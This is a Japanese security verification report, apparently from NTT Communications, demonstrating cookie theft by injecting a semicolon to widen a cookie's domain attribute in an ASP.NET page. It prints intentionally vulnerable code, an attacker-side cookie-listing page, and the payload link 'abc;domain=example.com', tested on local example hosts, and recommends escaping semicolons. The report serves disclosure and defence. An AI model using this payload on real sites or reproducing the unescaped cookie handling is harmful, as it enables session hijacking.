Cookie Stolen via Attribute Poisoning

ＮＴＴ コミュニケーションズ株式会社
ソリューションサービス部
第四エンジニアリング部門
セキュリティオペレーション担当

2012 年 05 月 22 日

Ver. 1.0

1. 調査概要

1.1. 調査概要

Cookie 情報の属性を書き換えることで Cookie 情報を盗難する方法について検討した結果をここに記す。

つまり、

① Cookie 情報の属性書き換えの脆弱性のある Web アプリケーションの Cookie 情報を対象とする
- ✧ 改行のインジェクションが可能であれば、HTTP ヘッダ・インジェクションとなり、より広範囲の不正アクセスが可能となるため、「;(セミコロン)」のみインジェクション可能、という条件とする

② 犠牲者は不正行為者の Web サイトと脆弱性のある Web サイトを同時に閲覧している(期限付き Cookie であれば、この項目は除外されるかもしれない)

③ Cookie 情報の属性書き換えを実施(domain 属性を Monster 化する)

④ 犠牲者を不正行為者の Web サイトへアクセスさせれば、不正行為者の Web サイトへ Cookie 情報が漏洩してくる

という流れである。



図 1.1-1 : 取得したいクッキー情報の許可ドメインを大きくさせることで、クッキー情報を漏洩させる作戦

2. 実証テスト

2.1. 対象

ASP.NETを対象としたが、Cookie情報を出力する関数で改行コードのエスケープは実施しているが、「;(セミコロン)」のエスケープを実施していないWebアプリケーション・サーバについては、ASP.NET以外にもいくつか存在し、2007 年現在の調査結果として、「第4章 参考」を参照文献として示す。

2.2. 実証テスト環境

ローカルホスト(127.0.0.1)上に、hosts ファイルによって、以下のホストを用意した。

- www.example.com　　(攻撃を受ける Web サイト)
- www2.example.com　　(不正行為を企む Web サイト)

2.3. 対象ページのソースコード

少しトリッキーであるが、”盗難”を最終目的としているため、テキストボックスに入力されたデータをクッキー情報「str」に*追加*するという処理を行っている。

```
<%@ Page Language="C#" %>
<script runat="server">
 String str = "";
 String Cstr = "";
 void Page_Load(object sender,EventArgs e){
        // クエリ文字列を取得して改行を削除
  str = Request.QueryString["str"];
  if(0 < str.Length){
   str = str.Replace("¥r","");
   if(0 < str.Length){
    str = str.Replace("¥n","");
   }
  }
        // 既存のクッキー情報を取得
  if(Request.Cookies["str"] != null){
   Cstr = Server.UrlDecode(Request.Cookies["str"].Value);
  }
  if(0 < Cstr.Length){
   Cstr += "¥n";
  }
        // クッキー情報に出力
  Cstr += str;
  if(0 < Cstr.Length){
   Response.Cookies["str"].Value = Cstr;
  }
        // 画面出力
  Response.Write("QueryString str = " + Server.HtmlEncode(str) + "<hr>");
  Response.Write("<form  method=¥"GET¥"><input type=¥"text¥" name=¥"str¥" value=¥"" +
Server.HtmlEncode(str)

+ "¥"><input type=¥"submit¥"></form><hr>");
  Response.Write("Cookie str = " + Server.HtmlEncode(Cstr) + "<hr>");
  if(0 < Cstr.Length){
   String[] hako = Cstr.Split('¥n');
   for(int i=0;i < hako.Length;i++){
    Response.Write(Server.HtmlEncode(i.ToString() + "=" + hako[i]) + "<br>");
   }
  }
 }
</script>
```

図 2.3-1 : http://www.example.com/scripts/cookieStealed.aspx

```
<configuration>
 <system.web>
<globalization requestEncoding="utf-8" responseEncoding="Shift_JIS" fileEncoding="Shift_JIS"/>
  <compilation debug="true"/>
 </system.web>
</configuration>
```

図 2.3-2 : web.config

2.4. 不正行為者側のソースコード

単純にクッキー情報を一覧表示する機能と、不正行為を発動するための対象ページへのリンクを表示する機能を有している。

```
<%
 Option Explicit
 Dim iObj
 Dim str
 str = Request.QueryString("abc")
 If 0 < Len(str) Then
  Response.Cookies("abc") = str
 End If
%>
<html>
<body>
<table border="1">
<%
 For Each iObj In Request.Cookies
  Response.Write("<tr><td>" & Server.HTMLEncode(iObj) & "</td><td>" &
Server.HTMLEncode(Request.Cookies(iObj)) & "</td></tr>" & vbCrLf)
 Next
%>
</table>
<hr>
<a href="cookiedisp.asp">reload</a>
<hr>
<a
href="http://www.example.com/scripts/cookieStealed.aspx?str=abc%3bdomain%3dexample.com">exploit</a>
</body>
</html>
```

図 2.4-1 : http://www2.example.com/scripts/cookiedisp.asp

2.5. 実証テスト結果

結果：属性値のインジェクションに成功し、他のホストからクッキー情報を取得することができた。



図 2.5-1 : http://www.example.com/scripts/cookieStealed.aspx に最初にアクセスした画面

クッキー情報には何もなく、テキストボックスに「123」を入れて送信する



図 2.5-2 : 図 2.5-1の結果、クッキー情報を受信した



図 2.5-3 : 図 2.5-2後の画面。次は「XYZ」をテキストボックスに入力して送信した



図 2.5-4 : 図 2.5-3後のHTTPリクエスト・メッセージ



図 2.5-5 : 図 2.5-4 のHTTPレスポンス・メッセージ

クッキー情報の「123」の後ろに「XYZ」が追加されている



図 2.5-6 : 図 2.5-5 後のクッキー情報受信のダイアログ



図 2.5-7 : 図 2.5-6 後の画面



図 2.5-8 : 図 2.5-7 後、もう一つのダイアログで

http://www2.example.com/scripts/cookiedisp.aspへアクセスする



図 2.5-9 : 図 2.5-8 の結果。ホストが異なるため「www.example.com」の

クッキー情報は取得できていない。

ここで「exploit」というリンクをクリックする



図 2.5-10 : 図 2.5-9 のHTTPリクエスト・メッセージ

クッキー情報へ送り込むデータは「abc;domain=example.com」である



図 2.5-11 : 図 2.5-10 後のレスポンス・メッセージ

「;(セミコロン)」がエスケープされていない



図 2.5-12 : 図 2.5-11 後のクッキー情報の受信ダイアログ

図 2.5-2や図 2.5-6と比較すると、クッキー情報の

ドメインが「www.example.com」から「example.com」へ変化しているのが分かる



図 2.5-13 : 図 2.5-12後の画面



図 2.5-14 : 図 2.5-13後、もう一度、クッキー情報の一覧を取得すると

このように他ホストである「www.example.com」のクッキー情報がMonster化して、

「www2.example.com」でも取得することができるようになった。

2.6. まとめ

一つのクッキー情報に情報を追記していくタイプの Web アプリケーションは珍しいとは思うが、クッキー情報を出力する際、改行コードだけではなく、「;(セミコロン)」もエスケープすることが必要である。
また、「;」のエスケープができていないWebアプリケーション・サーバはASP.NET以外にもいくつか存在し、そのあたりについては少し古いが「第4章 参考」を参照してほしい。

3. 検証作業者

NTT コミュニケーションズ株式会社
ソリューションサービス部第四エンジニアリング部門
セキュリティオペレーション担当
　佐名木 智貴

4. 参考

- RFC6265
- Security of HTTPHeader ver1.2
  http://rocketeer.dip.jp/secProg/HttpSecurity003.pdf

5. 履歴

- 2012 年 05 月 22 日 ：ver1.0 最初の公開

6. 最新版の公開URL

http://www.ntt.com/icto/security/data/soc.html

7. 本レポートに関する問合せ先

NTT コミュニケーションズ株式会社
ソリューションサービス部第四エンジニアリング部門
セキュリティオペレーション担当

e-mail: scan@ntt.com

以 上